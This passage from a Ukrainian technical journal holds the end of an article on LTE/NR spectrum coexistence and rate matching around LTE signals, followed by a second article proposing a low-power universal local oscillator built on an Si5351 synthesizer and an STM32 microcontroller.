- Бітове зображення-1 довжиною, що дорівнює кількості ресурсних блоків NR в частотній області, що вказує на шість ресурсних блоків, в межах яких передаються LTE PSS і SSS;




Рис. 8. Співіснування низхідної та висхідної лінії зв'язку проти співіснування лише висхідної лінії зв'язку

- Бітове зображення-2 довжиною 14 (один слот), що вказує на два OFDM-символи, в межах яких PSS і SSS передаються в підкадрі LTE;
- Бітове зображення-3 довжиною 10, що вказує на два підкадри, в яких PSS і SSS передаються в межах кадру тривалістю 10 мс [11].

Це передбачає нумерологію NR 15 кГц. Варто зауважити, що використання зарезервованих ресурсів на основі бітових карт не обмежується нумерацією 15 кГц і, в принципі, подібний підхід до узгодження швидкості навколо LTE PSS і SSS може бути використаний також, наприклад,




Рис. 9. Конфігурація зарезервованого ресурсу для забезпечення узгодження швидкості PDSCH навколо LTE PSS/SS. На рисунку використовується нумерологія NR 15 кГц

з нумерацією NR 30 кГц [9]. Такий самий підхід може бути використаний для узгодження швидкості навколо LTE PBCH з тією лише різницею, що бітове зображення-2 в цьому випадку вказуватиме на чотири символи, в межах яких передається PBCH, тоді як бітове зображення-3 вказуватиме на один підкадр.

Що стосується CRS LTE, специфікація NR включає явну підтримку узгодження швидкості PDSCH навколо елементів ресурсів, що відповідають CRS накладеного оператора LTE [9]. Для того, щоб мати змогу належним чином приймати такий PDSCH з узгодженою швидкістю, пристрій конфігурується з наступною інформацією:

- Смуга частот і розташування несучої LTE, щоб забезпечити співіснування LTE/ NR, навіть якщо несуча LTE може мати іншу смугу частот і інше розташування центральної несучої порівняно з несучою NR [11];
- конфігурація підкадру MBSFN LTE (Multimedia Broadcast multicast service Single Frequency Network), оскільки вона впливає на набір OFDM-символів, в яких відбувається передача CRS в даному підкадрі LTE [9];
- Кількість портів антени LTE CRS, оскільки це вплине на набір OFDM-символів, в яких відбувається передача CRS, а також на кількість еле-

ментів ресурсу CRS на блок ресурсу в частотній області;

- Зсув LTE CRS, тобто точне положення LTE CRS в частотній області.

Узгодження швидкості навколо LTE CRS можливе лише для нумерології NR 15 кГц [9].

**Висновки.** Стандарти 5G NR та LTE розглядаються як ключові елементи в розвитку мобільного зв'язку, і їх спільне використання відкриває широкі можливості для підвищення продуктивності та ефективності передачі даних. Дослідження показали, що співіснування спектру LTE/ NR може бути успішно здійснене за допомогою динамічного планування та координації ресурсів, що дозволяє забезпечити оптимальне використання доступного спектру. Важливим аспектом є також узгодження швидкості передачі даних навколо сигналів LTE та NR, що дозволяє підтримувати стабільний зв'язок та забезпечити якісне обслуговування абонентів.

У результаті проведених досліджень виявлено, що розвиток мобільних мереж у напрямку співіснування LTE/NR є перспективним і має великий потенціал для подальшого росту та вдосконалення зв'язку. Продовження досліджень у цій області сприятиме подальшій оптимізації та розвитку мобільних технологій.

#### Список літератури:

1. E. Dahlman, S. Parkvall, J. Skoold, 4G LTE-Advanced Pro and the Road to 5G, Elsevier, 2016.
2. Ветошко І.П., Кравчук С.О. Структурні особливості реалізації голосових послуг VONR в мережі мобільного зв'язку стандарту 5G. *Вчені записки Таврійського національного університету імені В.І. Вернадського Серія: Технічні науки*. 2024. Том 35. № 1. Р. 27–33. <https://doi.org/10.32782/2663-5941/2024.1.1/04>

3. 3GPP RP-172021, Study on NR-Based Access to Unlicensed Spectrum.
4. Ветошко І.П., Кравчук С.О. Розгортання голосових сервісів у мережах 5G. *Grail of Science*. 2023. № 24. С. 278–281. <https://doi.org/10.36074/grail-of-science.17.02.2023.051>.
5. 3GPP TS 23.501, System Architecture for the 5G System.
6. Кравчук С.О. Теорія систем мобільних інфокомунікацій. Системна архітектура [Електронний ресурс]: навч. посіб. за спеціальністю 172 «Телекомунікації та радіотехніка» / С. О. Кравчук ; КПІ ім. Ігоря Сікорського. Електронні текстові данні (1 файл: 18,17 Мбайт). Київ : КПІ ім. Ігоря Сікорського, 2023. 683 с. <https://ela.kpi.ua/handle/123456789/53198>
7. Vetoshko I., Kravchuk S. Opportunities to Improve the Quality of Voice Services in 5G Networks // 2023 IEEE International Conference on Information and Telecommunication Technologies and Radio Electronics (UkrMiCo), ISBN: 979-8-3503-4848-4, 13–18 November 2023, Kyiv, Ukraine. <https://doi.org/10.1109/UkrMiCo61577.2023.10380376>
8. Vetoshko I.P., Kravchuk S.O. Possibilities of improving the voice services quality in 5G networks. *Information and Telecommunication Sciences*. 2023. Vol. 14. № 2. P. 9–16, <https://doi.org/10.20535/2411-2976.2023.9-16>
9. Erik Dahlman Stefan Parkvall Johan Sköld 5G NR: The Next Generation Wireless Access Technology, Elsevier, 2018.
10. Ветошко І. П., Кравчук С. О. «Особливості протоколу управління радіоресурсами RRC в мережі 5G», International Scientific Symposium. *Innovation in modern science, Germany*. 2023. № SGE20-012. P. 99–108.
11. Verma D., Low C. L., El-saidny M. A. 5G NR Voice Solutions Overview and Deployment Guidelines. Network Performance Considerations. MediaTek, 16 p. (2021). <https://newsletter.mediatek.com/hubfs/MediaTek-5G-Voice-Solutions-Whitepaper-PDF5GNRSWP-0821.pdf>

#### **Vetoshko I.P., Kravchuk S.O. INTERACTION AND COEXISTENCE OF LTE/NR RADIO ACCESS NETWORKS**

*It has been found that the development and implementation of fifth generation (5G) networks are becoming not only strategic directions for the development of the telecommunications sector, but also critical for improving the quality of communication and expanding the range of services for customers of mobile operators. One of the key aspects of 5G implementation is coexistence with previous technologies, in particular LTE (Long Term Evolution), to ensure efficient use of spectrum and smooth transition from previous standards to new ones [1–4]. It has been established that the development of LTE and NR (New Radio) networks is taking place in parallel, but given the limitations in spectrum use and the need to support various services, there is a need for optimal coexistence of these technologies [5–6]. The concepts of dynamic LTE/NR spectrum sharing have been established, which allow maintaining the full bandwidth and corresponding peak data rates for both technologies [7–8]. In particular, approaches to matching the data rates around LTE PSS/SSS, PBCH and CRS signals using the concept of reserved resources based on bit maps are highlighted. This allows for effective coordination of data transmission between LTE and NR networks, providing optimal quality of service for users [9–11].*

*It is determined that the introduction of the concepts of LTE/NR coexistence and coordination of data transmission around key signals is a step towards optimising mobile networks and increasing their efficiency, which will contribute to the further development of the telecommunications industry [9–11].*

**Key words:** NR, 5G, LTE, Dual-Connectivity, gNB, eNB, single-TX, IMD, HARQ, TDD, FDD, LTE PSS/SSS, LTE CRS.



**Ганах І.І.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

**Губар В.Г.**

Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського»

## ДОСЛІДЖЕННЯ І ВИРІШЕННЯ ПРОБЛЕМИ СТВОРЕННЯ УНІВЕРСАЛЬНОГО ГЕТЕРОДИНА З НИЗЬКИМ СТРУМОМ СПОЖИВАННЯ НА БАЗІ СИНТЕЗАТОРА ЧАСТОТИ

У роботі аргументується необхідність створення універсального гетеродина на базі синтезатора частоти, поєднаного з підсистемою керування значенням генерованої частоти та індикації параметрів генерованого сигналу і ряду додаткових параметрів. Наведено дані дослідження ринку відлагоджувальних плат зі встановленими синтезаторами частоти різних типів і зроблено висновки щодо доцільності їх використання у якості гетеродинів радіоприймальних пристроїв з батарейним живленням. Акцентовано увагу на деяких суттєвих недоліках цих відлагоджувальних плат, які звужують або роблять неможливим їх застосування у якості гетеродинів для малогабаритних, дешевих і масових радіоприймачів. Розглянуто окремі приклади застосування сучасних синтезаторів частоти для модернізації деяких зразків техніки зв'язку, яка виконана на застарілих електронних компонентах.

У статті запропоновано практичний підхід до проєктування простого і якісного гетеродина, який можна використовувати для побудови радіоприймальних пристроїв з одним, двома чи трьома перетвореннями частоти.

Малогабаритний багатоканальний гетеродин з низьким струмом споживання пропонується реалізувати із застосуванням популярної і надзвичайно дешевої мікросхеми синтезатора частоти типу Si5351.

Керування гетеродином, а також відображення ряду його параметрів на OLED дисплеї здійснюється за допомогою поширеного мікроконтролера STM32F030K6T6.

У статті показано, що завдяки застосуванню мікроконтролера і OLED дисплею блок універсального гетеродина може мати ряд корисних додаткових функцій і можливостей, які будуть якісно відрізняти його від наявних на ринку аналогів.

Запропонований пристрій у подальшому може стати основою для розробки радіоприймача з батарейним живленням, який може бути надзвичайно затребуваним в якості засобу зв'язку і оповіщення в умовах можливих військових конфліктів і техногенних катастроф.

**Ключові слова:** універсальний гетеродин, синтезатор частоти, радіоприймальний пристрій, радіоприймач з батарейним живленням, OLED дисплей, Si5351, STM32F030K6T6.

**Постановка проблеми.** Практично кожний сучасний ВЧ (високочастотний) і НВЧ (надвисокочастотний) радіоприймальний пристрій має гетеродин, який побудований із застосуванням синтезатора частоти. Синтезатори частоти генерують сигнали, які можуть бути опорними для різних електронних блоків, мікроконтролерів, інтерфейсних мікросхем або бути сигналами гетеродина, що подаватимуться на змішувачі, помножувачі, модулятори, демодулятори та на інші ВЧ та НВЧ блоки.

Специфіка сьогоденного ринку побутової електроніки така, що він орієнтований на виробництво максимально дешевої, масової продукції і тому,

заввичай, сучасні приймальні пристрої будуються із застосуванням високоінтегрованих універсальних мікросхем, які орієнтовані на роботу у відносно вузьких діапазонах частот. Отже, мають посередні технічні параметри при невисокій вартості.

В той же час, практичний досвід застосування дешевих радіоприймальних пристроїв в умовах бойових дій та техногенних катастроф (прорив дамби Каховської ГЕС тощо) свідчить про необхідність створення приймальних пристроїв з більш просунутими технічними параметрами (чутливістю, вибірковістю тощо), а також ставить вимоги щодо можливості вдосконалення існуючих, що виконані на базі дискретних елементів і,

можливо, на застарілій елементній базі. Одним із кроків по створенню таких радіоприймальних пристроїв та модернізації існуючих може стати розробка універсальних гетеродинів.

**Аналіз останніх досліджень і публікацій.** На сьогодні існує велика кількість практичних реалізацій гетеродинів в радіоприймальних пристроях. Більшість з них в дешевих масових пристроях можуть бути виконані у складі універсальних аналогових мікросхем і мікросхем з цифровим керуванням, призначених для створення простих побутових радіоприймачів для прийому радіопередач в діапазонах ДХ, СХ, КХ і УКХ.

Якщо розглядати технічні характеристики таких мікросхем, то необхідно зазначити, що практично всі вони можуть здійснювати прийом передач радіомовлення на частотах не вищих за 108 МГц (108 МГц – це найвища частота УКХ ЧМ радіомовлення). Приклад функціональної будови однієї з таких мікросхем наведено на рис. 1 [1].

Слід відзначити, що платою за таку універсальність є досить посередні шумові параметри вхідних радіочастотних каскадів підсилення та змішувачів цих мікросхем, адже всі вони виконуються на одному кристалі напівпровідника разом із цифровою частиною, яка відповідає за керування мікросхемами через інтерфейси обміну даними, фільтрування і демодуляцію сигналів. Тому відомі виробники якісних радіоприймальних пристроїв (JVC Kenwood, ICOM, AOR, Yaesu, Tecsun) продовжують застосовувати у своїй продукції схемотехніку, яка базується на окремих радіоелектронних компонентах і дозволяє реалізувати оптимальні параметри того чи іншого блоку.

Таким чином, розглядаючи практичні конструкції радіоприймальних пристроїв різних виробників, можна спостерігати безліч самих різноманітних варіантів виконання їх гетеродинів: від рішень на базі дискретних реалізацій ФАПЧ+ГКН, до інтегрованих (ФАПЧ з ГКН на одному кристалі) та, значно рідше, на DDS (Direct Digital Synthesizer).

Що ж стосується власне гетеродинів як окремих блоків, призначених для побудови чи модернізації радіоприймальних пристроїв, то вони не виробляються і на ринку практично відсутні як окремі, самостійні пристрої. Виключенням є лише спеціалізовані гетеродини для НВЧ професійної апаратури зв'язку, які розробляє і обмежено випускає дуже невелика кількість виробників. Одними з найбільш відомих виробників є, наприклад, Microlambda [2] і Pasternack [3].




Рис. 1. Функціональна будова мікросхем сімейства Si474x [1]

Надзвичайно широка номенклатура різноманітних синтезаторів частоти, яка випускається провідними виробниками (Analog Devices, Texas Instruments, Nexperia, ST, Skyworks, Renesas тощо), дозволяє розробникам застосовувати їх в якості гетеродинів безпосередньо в конкретних моделях радіоприймальних пристроїв. Тому більшість практичних реалізацій гетеродинів як окремих універсальних блоків здійснюється, зазвичай, радіоаматорами або описується ними (чи професійними дослідниками і розробниками) виключно на відповідних форумах, у спеціалізованих журналах та літературі.

Найвні відлагоджувальні плати згаданих відомих виробників (рис. 2) є відносно дорогими та для забезпечення універсальності застосування не мають засобів індикації генерованої частоти, а також мікроконтролерів, за допомогою яких здійснюється керування синтезаторами частоти.

Виключенням є продукція деяких китайських підприємств, котрі виробляють плати з синтезаторами частоти та органами індикації і керування.

Номенклатура встановлених на них синтезаторів частоти є досить обмеженою і, як правило, зводиться до таких відомих мікросхем, як ADF4350, ADF4351 або MAX2870 (рис. 3).

Застосувати в якості універсальних гетеродинів для радіоприймальної апаратури з батарейним живленням ці вироби буває досить складно, оскільки згадані синтезатори частоти мають відносно великий струм споживання (сотні міліампер), а мікроконтролери та органи індикації не передбачають індикацію частоти прийому з врахуванням додавання (чи віднімання) до неї значення ПЧ.



Рис. 2. Відлагоджувальні плати провідних виробників синтезаторів частоти [4–6]




Рис. 3. Типова відлагоджувальна плата китайського виробництва зі встановленим синтезатором ADF4351 та МК сімейства STM32 [7]



Рис. 4. Відлагоджувальні плати, у яких використовуються мікросхеми-клони синтезатора частоти Si5351

Крім того, відлагоджувальні плати на базі цих синтезаторів мають один суттєвий недолік – найменше значення частоти генерації у них становить 35 МГц, тож вони не придатні для створення ДХ, СХ і КХ радіоприймачів.

Всі наявні на ринку пристрої такого типу не претендують на універсальність застосування, оскільки забезпечують лише генерацію обраної частоти без додаткових функцій, які необхідні у радіоприймачі. Більшість відлагоджувальних плат такого типу призначені для побудови радіоаматорських тестових генераторів, які, хоча і мають високу спектральну чистоту генерованого сигналу, але в них використані супутні компоненти, що не дозволяють реалізувати низьке споживання струму.

Слід зазначити, що відлагоджувальні плати зі встановленими синтезаторами частоти, котрі мають невеликий струм споживання, на ринку все ж присутні. Досить відомими і популярними є плати на основі синтезаторів частоти типу Si5351 [8; 9]. Вони мають невисоку вартість, але, як правило, виконані із застосуванням мікросхем-клонів оригінальної Si5351 (рис. 4), що в деяких випадках може позначатися на якості генерованих з їх допомогою ВЧ сигналів.

Проте, навіть такі плати можуть досить успішно застосовуватися для модернізації радіостанцій і радіоприймачів, які виконані на застарілій елементній базі. Так, відомо про ряд проєктів модернізації різних радіостанцій, наприклад, «Карат-2» із застосуванням відлагоджувальних плат на базі мікросхеми-клона синтезатора частоти Si5351 і плати Arduino, завдяки чому вони можуть стати багатоканальними (початково «Карат-2» – одноканальна), а також про успішну заміну штатного синтезатора частоти в радіостанціях «Яшма-Н».

Також необхідно відмітити і окремі спроби радіоаматорів налагодити випуск малосерійних виробів, у яких застосовуються синтезатори частоти типу Si5351 та позиціонувати їх як рішення для створення радіоаматорських засобів зв'язку. Приклад такого виробу показаний на рис. 5.



Хоча застосований синтезатор частоти Si5351 має невелике споживання струму, проте виріб має досить суттєвий недолік – у ньому відсутній режим standby і не вжито ніяких заходів для мінімізації струму споживання пристрою у цілому.

**Постановка завдання.** При проектуванні універсального гетеродина необхідно зважати на особливості і недоліки згаданих універсальних і відлагоджувальних плат (великий струм споживання, відсутність режиму standby, неможливість генерації сигналів з частотою нижчою 35 МГц тощо) з метою їх усунення. З урахуванням того, що розроблюваний пристрій не має прямих аналогів на ринку, при його проектуванні потрібно орієнтуватися на наявні аналогічні функціональні можливості і особливості окремих блоків радіоприймальних пристроїв, які мають у своєму складі гетеродина, органи керування та індикації.

У пристрої необхідна можливість генерації трьох незалежних частот, що має забезпечити легкість і простоту його застосування при створенні супергетеродина з одним, двома або трьома перетвореннями частоти.

Керування пристроєм має здійснюватися за допомогою тактових кнопок і енкодера. Розміщення кнопок, енкодера та їх функціональне призначення доцільно частково запозичити у провідних виробників скануючих радіоприймачів – компаній AOR та ICOM. Воно склалося історично більш ніж 25 років тому та є загальноприйнятим з точки зору ергономіки та звичок експлуатантів професійної техніки радіозв'язку (рис. 6).

**Виклад основного матеріалу.** Запропонована структурна схема універсального гетеродина для вирішення задачі генерації заданої частоти, індикації її значення та ряду додаткових параметрів представлена рис. 7.



Рис. 5. Універсальний радіоаматорський синтезатор частоти на базі Si5351



Рис. 6. Розміщення органів керування скануючого радіоприймача ICOM IC-R5 [10]

В якості синтезатора частоти пропонується застосувати мікросхему синтезатора частоти Si5351, яка дозволяє генерувати три незалежні частоти в діапазоні від 8 кГц до 160 МГц [11].

Таким чином запропонований пристрій має:

- блок керування, який складається з кнопок та енкодера;
- блок обробки даних, представлений мікроконтролером STM32F030K6T6;
- вихідний блок, у який входить синтезатор частоти Si5351 та блок індикації (складається




Рис. 7. Структурна схема універсального гетеродина

з графічного дисплею, світлодіода і п'єзокерамічного звукового випромінювача).

Якщо розглядати гетеродинами, що знаходяться не у складі універсальних мікросхем (приклад показано на рис. 1), то, зазвичай, у багатьох моделях радіоприймальної апаратури гетеродинами – це генератори, які виконані на ділянці друкованої плати чи у вигляді окремого блоку (часто екранованого). При цьому практичну реалізацію органів керування та індикації радіоприймальних пристроїв можна більше віднести до особливостей конструкції або зовнішнього дизайну тієї чи іншої моделі закінченого виробу, який наявний на ринку чи в номенклатурі продукції конкретного виробника. Запропоноване рішення є більш універсальним, оскільки має більш широкі можливості, ніж простий, окремий генератор частоти і поєднує основні функції (генерація, керування та індикація) із різними додатковими функціями.

Зважаючи на те, що навіть наявні на ринку моделі професійних і напівпрофесійних радіоприймачів інколи мають обмежений функціонал підсистем індикації та керування, у розроблюваному пристрої доцільним є одночасне поєднання декількох корисних функцій та реалізація таких конструктивних особливостей:

- генерація обраної частоти гетеродина з можливістю одночасної генерації трьох незалежних частот (за необхідності), що дає змогу застосовувати його у радіоприймачах з одним, подвійним чи потрійним перетворенням частоти;
- вибір кроку перебудови по частоті для зручного і швидкого налаштування на частоту радіопередачі та індикація його значення на OLED дисплеї;
- наявність органів керування (кнопки та енкодер), котрі варто розмістити згідно загальноприйнятих в апаратурі радіозв'язку стандартів «де-факто» та наділити їх функціональним призначенням, до якого звикли користувачі;
- можливість вимірювання напруги батареї живлення;
- індикація на OLED дисплеї частоти налаштування на радіостанцію з врахуванням значення ПЧ і типу введення частоти гетеродина у змішувач (т. зв. “low junction” і “high junction” LO);
- індикація на OLED дисплеї піддіапазону генерованої частоти (або частоти прийому);
- індикація значення напруги акумуляторної батареї, від якої живиться пристрій;
- наявність контролера заряду Li-Ion акумулятора;

- індикація роботи блоку за допомогою додаткового світлодіода у час, коли OLED дисплей погашений для економії споживання струму;
- підтвердження натискання кнопок звуковим сигналом, як це зроблено у багатьох поширених моделях радіоприймальних пристроїв.

При розробці блоку універсального гетеродина з елементами керування та індикації необхідно забезпечити мінімальний струм споживання пристрою як під час роботи, так і в режимі standby, а також високу надійність органів керування, оскільки передбачається, що користувач буде активно і часто з ними працювати.

З огляду на необхідність створення компактного пристрою з низьким струмом споживання, пропонується застосувати мікроконтролер сімейства Cortex M0 у 32-виводному корпусі типу LQFN-32 як такий, що має невеликі габарити, мале споживання струму, невисоку вартість та може бути відносно легко придбаний з огляду на всесвітню кризу виробництва напівпровідників. Згідно озвучених критеріїв вибору пропонується таким мікроконтролером обрати STM32F030K6T6.

Переважна більшість сучасних синтезаторів частоти представлена інтегрованими, однокристальними рішеннями. Проте, більшість із них, хоч і мають досить високі технічні характеристики, але не дуже придатні до застосування у масових побутових приладах через значну вартість, великий струм споживання, складність узгодження з іншими функціональними блоками радіоелектронної апаратури та необхідність використання спеціалізованих узгоджувальних елементів, розміщених на платах зі спеціальних діелектриків, а в окремих випадках – дорогих пасивних елементів (котушок індуктивності, конденсаторів). У той же час існує нагальна необхідність застосування простих, малогабаритних, недорогих синтезаторів частоти у складі ДХ, СХ, КХ, УКХ радіоприймачів з батарейним живленням, які можуть бути надзвичайно затребуваними в умовах стихійних лих, техногенних катастроф, бойових дій тощо. Низький струм споживання та мінімальна займана площа на друкованій платі – одні з ключових вимог до таких синтезаторів.

Таким чином із доступної номенклатури синтезаторів частоти пропонується обрати синтезатор Si5351A-B-GT, який повністю відповідає тим вимогам, які пред'являються до гетеродина.

Синтезатор Si5351 є надзвичайно масовим і настільки широко застосовується у побутовій техніці (комп'ютери, медіатанки, смарт-приставки, ігрові приставки, роутери тощо), що бібліотеки

для керування ним містяться навіть у стандартних дистрибутивах Linux.

**Висновки.** У статті запропонований оригінальний пристрій – універсальний гетеродин з блоком індикації та керування, який може стати основою для розробки простих і дешевих радіоприймальних пристроїв, а також бути використаний для модернізації радіоприймачів і радіостанцій, які виконані на застарілій елементній базі. Ідея створення такого пристрою не є новою, проте аналіз технічних і споживчих характеристик його найближчих аналогів на ринку свідчить про те, що він матиме унікальне поєднання різноманіт-

них функціональних можливостей при невисокій ціні. Простота конструкції і гнучкість у способах використання у різній РЕА, робить такий пристрій цінною і затребуваною розробкою, яка може мати широкий спектр застосувань для цивільних і військових потреб.

Також даний пристрій може стати основою для подальших досліджень складових частин, вузлів і блоків радіоприймальних засобів з метою створення їх високоякісних зразків із високою чутливістю, вибірністю, невеликим струмом споживання і багатою функціональною насиченістю.

#### Список літератури:

1. Si4740/41/42/43/44/45-C10. AUTOMOTIVE AM/FM RADIO RECEIVER. URL: <https://www.skyworksinc.com/-/media/Skyworks/SL/documents/public/data-sheets/Si4740-41-42-43-44-45.pdf> (дата звернення 25.05.2024).
2. VCO and YIG Based Frequency Synthesizers for Leading-edge RF and Microwave System Design. URL: <https://www.microlambdawireless.com/components/frequency-synthesizers/> (дата звернення 25.05.2024).
3. Pasternack. Coaxial phase locked oscillators. URL: <https://www.pasternack.com/coaxial-phase-locked-oscillators-category.aspx> (дата звернення 25.05.2024).
4. EVAL-ADF4351. ADF4351 Evaluation Board. URL: <https://www.analog.com/en/resources/evaluation-hardware-and-software/evaluation-boards-kits/eval-adf4351.html#eb-overview> (дата звернення 25.05.2024).
5. Si53301/4 EVALUATION BOARD USER'S GUIDE. URL: <https://www.skyworksinc.com/-/media/Skyworks/SL/documents/public/user-guides/Si53301-4-EVB.pdf> (дата звернення 25.05.2024).
6. LMX2571 evaluation module for 1.34-GHz, low-power, extreme-temperature RF synthesizer. URL: <https://www.ti.com/tool/LMX2571EVM#overview> (дата звернення 25.05.2024).
7. ADF4351 Frequency Sweeper STM32 Single-Chip Phase-Locked Loop On-Board Module. URL: [https://www.aliexpress.com/item/1005006703707633.html?spm=a2g0o.productlist.main.7.43c4uBa1uBa1v7&algo\\_pvid=c4a72d4a-cb6f-4892-abbc-1930a6d3b27d&algo\\_exp\\_id=c4a72d4a-cb6f-4892-abbc-1930a6d3b27d-3&pdp\\_npi=4%40dis%21UAH%211847.69%211496.47%21%21%2145.40%2136.77%21%402116610517164811266351629e75bf%2112000038052321454%21sea%21UA%214483573914%21&currentPageLogUId=jCo5omab2AJG&utparam-url=scene%3Asearch%7Cquery\\_from%3A](https://www.aliexpress.com/item/1005006703707633.html?spm=a2g0o.productlist.main.7.43c4uBa1uBa1v7&algo_pvid=c4a72d4a-cb6f-4892-abbc-1930a6d3b27d&algo_exp_id=c4a72d4a-cb6f-4892-abbc-1930a6d3b27d-3&pdp_npi=4%40dis%21UAH%211847.69%211496.47%21%21%2145.40%2136.77%21%402116610517164811266351629e75bf%2112000038052321454%21sea%21UA%214483573914%21&currentPageLogUId=jCo5omab2AJG&utparam-url=scene%3Asearch%7Cquery_from%3A) (дата звернення 25.05.2024).
8. SI5351 Clock Signal generator Digital module. URL: <https://www.aliexpress.com/w/wholesale-si5351-generator-frequency.html?spm=a2g0o.productlist.relatedlink.1.23d843d0JjQAZo> (дата звернення 25.05.2024).
9. DC 3V 5V SI5351 SI5351A I2C Clock Signal Generator Module. URL: [https://www.aliexpress.com/item/1005005925022469.html?spm=a2g0o.productlist.main.75.2ff3fUQZfUQZRd&algo\\_pvid=3a70f7fa-d0cf-4fc1-8c92-f3d6b2773cfb&algo\\_exp\\_id=3a70f7fa-d0cf-4fc1-8c92-f3d6b2773cfb-37&pdp\\_npi=4%40dis%21UAH%2152.01%2149.42%21%21%219.22%218.76%21%402101ef5e17164814817213301e7d3b%2112000034874930653%21sea%21UA%214483573914%21&currentPageLogUId=gsWHr9rv67d3&utparam-url=scene%3Asearch%7Cquery\\_from%3A](https://www.aliexpress.com/item/1005005925022469.html?spm=a2g0o.productlist.main.75.2ff3fUQZfUQZRd&algo_pvid=3a70f7fa-d0cf-4fc1-8c92-f3d6b2773cfb&algo_exp_id=3a70f7fa-d0cf-4fc1-8c92-f3d6b2773cfb-37&pdp_npi=4%40dis%21UAH%2152.01%2149.42%21%21%219.22%218.76%21%402101ef5e17164814817213301e7d3b%2112000034874930653%21sea%21UA%214483573914%21&currentPageLogUId=gsWHr9rv67d3&utparam-url=scene%3Asearch%7Cquery_from%3A) (дата звернення 25.05.2024).
10. ICOM. Instruction manual. Communication receiver IC-R5. URL: [https://www.icomjapan.com/api/download.php?post\\_id=2907&fl=JTJGdXBsb2FkcyUyRnN1cHBvcnQIMkZtYW51YWwIMkZJQy1SNS5wZGY=](https://www.icomjapan.com/api/download.php?post_id=2907&fl=JTJGdXBsb2FkcyUyRnN1cHBvcnQIMkZtYW51YWwIMkZJQy1SNS5wZGY=) (дата звернення 25.05.2024).
11. Skyworks. I2C-PROGRAMMABLE ANY-FREQUENCY CMOS CLOCK GENERATOR + VCXO. URL: <https://www.skyworksinc.com/-/media/SkyWorks/SL/documents/public/data-sheets/Si5351-B.pdf> (дата звернення 25.05.2024).

#### **Ganakh I.I., Gubar V.G. RESEARCH AND SOLUTION OF THE PROBLEM OF CREATING A UNIVERSAL HETERODINE WITH LOW CURRENT CONSUMPTION BASED ON A FREQUENCY SYNTHESIZER**

